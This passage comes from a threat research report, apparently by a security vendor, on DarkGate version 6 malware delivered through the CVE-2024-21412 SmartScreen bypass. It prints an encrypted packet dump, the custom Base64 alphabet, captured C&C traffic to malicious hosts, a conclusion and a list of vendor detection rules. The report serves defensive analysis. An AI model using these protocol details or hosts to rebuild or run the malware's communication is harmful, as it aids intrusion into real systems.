00000040  74 3d 7b 4b 6d 7c 68 76 4f 73 4b 6b 7f 6d 76 48  |t={Km|hvOsKk.mvH|
00000050  79 4b 6b 79 6a 02 48 7b 49 6b 79 68 73 48 7b 4b  |yKkyj.H{IkyhsH{K|
00000060  6f 70 68 76 4c 7f 4b 6b 7a 19 76 48 79 4b 6b 79  |ophvL.Kkz.vHyKky|
00000070  6b 77 48 7b 48 6b 79 68 75 48 7b 4b 68 7e 68 76  |kwH{HkyhuH{Kh~hv|
00000080  4b 79 4b 6b 7b 68 76 48 79 3f 6b 79 6a 76 48 7b  |KyKk{hvHy?kyjvH{|
00000090  4e 6f 79 68 70 40 7b 4b 6c 7b 68 76 4e 7e 4b 6b  |Noyhp@{Kl{hvN~Kk|
000000a0  7f 69 76 48 7d 4f 6b 79 6b 07 48 7b 49 6b 79 68  |.ivH}Okyk.H{Ikyh|
000000b0  72 3c 7b 4b 6d 78 68 76 4e 72 4b 6b 7f 1d 76 48  |r<{KmxhvNrKk..vH|
000000c0  79 4b 6b 79 6d 72 48 7b 4d 63 79 68 71 4a 7b 4b  |yKkymrH{McyhqJ{K|
000000d0  6d 7c 68 76 4e 7a 4b 6b 7f 6c 76 48 79 4b 6b 79  |m|hvNzKk.lvHyKky|
000000e0  6b 7f 48 7b 48 6a 79 68 75 4a 7b 4b 68 79 68 76  |k.H{HjyhuJ{Khyhv|
000000f0  4a 7b 4b 6b 7b 1c 76 48 79 4b 6b 79 6f 7e 48 7b  |J{Kk{.vHyKkyo~H{|
00000100  48 68 79 68 75 4a 7b 4b 6d 7d 68 76 4e 79 4b 6b  |HhyhuJ{Km}hvNyKk|
00000110  7f 6f 76 48 37 4b 27 7a 69 71 4b 72 4f 27 07 37  |.ovH7K'ziqKrO'.7|
00000120  3a 4e 65 4a 75 7e 24 3a 04                       |:NeJu~$:.|
```

Encrypted data

Figure 24. Packet decryption key and encrypted content

6. Final encoding: The data packet, which includes the encoded hash and encrypted data, is then converted into Base64 format using a custom alphabet:

“zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+=”

An example of DarkGate version 6 C&C server initial network traffic is shown in Figure 25.

```
POST / HTTP/1.0
Host: jenb128hiuedfhajduihfa.com
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: Application/octet-stream
Content-Length: 396

gdV3PlKhedUhGui6gdVkPlJA94U3RIWhGu93Ru6QRdVtG5XZplXbRIFqGk97YdJvYFcIRk1AG5XBpl6bR06cGkeTodJJY06IO5W
G5TJVl6cRIJcGCKQodXvom6MRkJ3S5LZVlF=RIJw0y9Qo2JvomJ5RkJQG5XZV26bRI6+Gk93o2JvoI6IRkl=G5XnVl6bO4TcGkL
odJjoI6IO8c3G5THVl6TOIJcGNVQodXvom6t7kJ3Sy6ZVlctRIJ=ky9Qo2Jvom1tRkJWg5XZp2HbRI1qGk9EolJvYIFIRkX3G5X
Yd6bR0HcGkifodJZom6IR8J3G5jpVl6cRIJcS5cQod6Zom61R8J3Sy1ZVlccRIJ=S59QWdj8o4XFR5K7KNp5ElcXR8i
+KxZuHTTP/1.0 200 OK
```

Figure 25. DarkGate version 6 C&C initial traffic

The decrypted content is as follows:

> ***"1000**4100750074006F006900740033002E0065007800650[...REDACTED...]|0|317394|No|6.1.7|||"*

If the C&C server does not return the expected command, DarkGate will enter an infinite loop and continue sending traffic until it receives an expected command. Figure 26 is an example of a command request from an infected system and the response from the C&C server.

```
POST / HTTP/1.0
Host: bizabiza.mywire.org:8094
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: Application/octet-stream
Content-Length: 75

edKrGuUUgd63P4il9lP490WrgdUUed6QG090gl9AgIWRPiLekU6gkUKgiLNcLPspilcPOXppkLNHTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6
Date: Thu, 08 Feb 2024 17:27:40 GMT

2lie2z
```

Figure 26. DarkGate version 6 command request

The decrypted request content is as follows:

> *1000|87|283|Yes|6.1.7|||"*

Conclusion

In this research, a follow-up to our Water Hydra APT Zero Day campaign analysis, we explored how the DarkGate operators were able to exploit CVE-2024-21412 as a zero-day attack to deploy the complex and evolving DarkGate malware. We also explored how security bypass vulnerabilities can be used in conjunction with open redirects in technologies such as the Google Ads ecosystem to proliferate malware and abuse the inherent trust that organizations have in basic web technologies.

To make software more secure and protect customers from zero-day attacks, the Trend Zero Day Initiative works with security researchers and vendors to patch and responsibly disclose software vulnerabilities before APT groups can deploy them in attacks. The ZDI Threat Hunting team also proactively hunts for zero-day attacks in the wild to safeguard the industry.

Organizations can protect themselves from these kinds of attacks with Trend Vision One, which enables security teams to continuously identify attack surfaces, including known, unknown, managed, and unmanaged cyber assets. Vision One helps organizations prioritize and address potential risks, including vulnerabilities. It considers critical factors such as the likelihood and impact of potential attacks and offers a range of prevention, detection, and response capabilities. This is all backed by advanced threat research, intelligence, and AI, which helps reduce the time taken to detect, respond, and remediate issues. Ultimately, Trend Vision One can help improve the overall security posture and effectiveness of an organization, including against zero-day attacks.

When faced with uncertain intrusions, behaviors, and routines, organizations should assume that their system is already compromised or breached and work to immediately isolate affected data or toolchains. With a broader perspective and rapid response, organizations can address breaches and protect their remaining systems, especially with technologies such as Trend Micro™ Endpoint Security™ and Trend Micro Network Security, as well as comprehensive security solutions such as Trend Micro™ XDR, which can detect, scan, and block malicious content across the modern threat landscape.

Trend Protections

The following protections exist to detect and protect Trend customers against the zero-day CVE-2024-21412 (ZDI-CAN-23100).

Trend Vision One Model

- Potential Exploitation of Microsoft SmartScreen Detected (ZDI-CAN-23100)
- Exploitation of Microsoft SmartScreen Detected (CVE-2024-21412)
- Suspicious Activities Over WebDav

Trend Micro Cloud One - Network Security & TippingPoint Filters

- **43700** - HTTP: Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability
- **43701** - ZDI-CAN-23100: Zero Day Initiative Vulnerability (Microsoft Windows SmartScreen)

Trend Vision One Network Sensor and Trend Micro Deep Discovery Inspector (DDI) Rule

4983 - CVE-2024-21412: Microsoft Windows SmartScreen Exploit - HTTP(Response)

Trend Vision One Endpoint Security, Trend Cloud One - Workload and Endpoint Security, Deep Security and Vulnerability Protection IPS Rules

- **1011949** - Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability (CVE-2024-21412)
- **1011950** - Microsoft Windows Internet Shortcut SmartScreen Bypass Vulnerability Over SMB (CVE-2024-21412)
- **1011119** - Disallow Download Of Restricted File Formats (ATT&CK T1105)
- **1004294** - Identified Microsoft Windows Shortcut File Over WebDav
- **1005269** - Identified Download Of DLL File Over WebDav (ATT&CK T1574.002)
- **1006014** - Identified Microsoft BAT And CMD Files Over WebDav

Indicators of Compromise (IOCs)

Download the IOC list here.

Tags

Exploits & Vulnerabilities | Research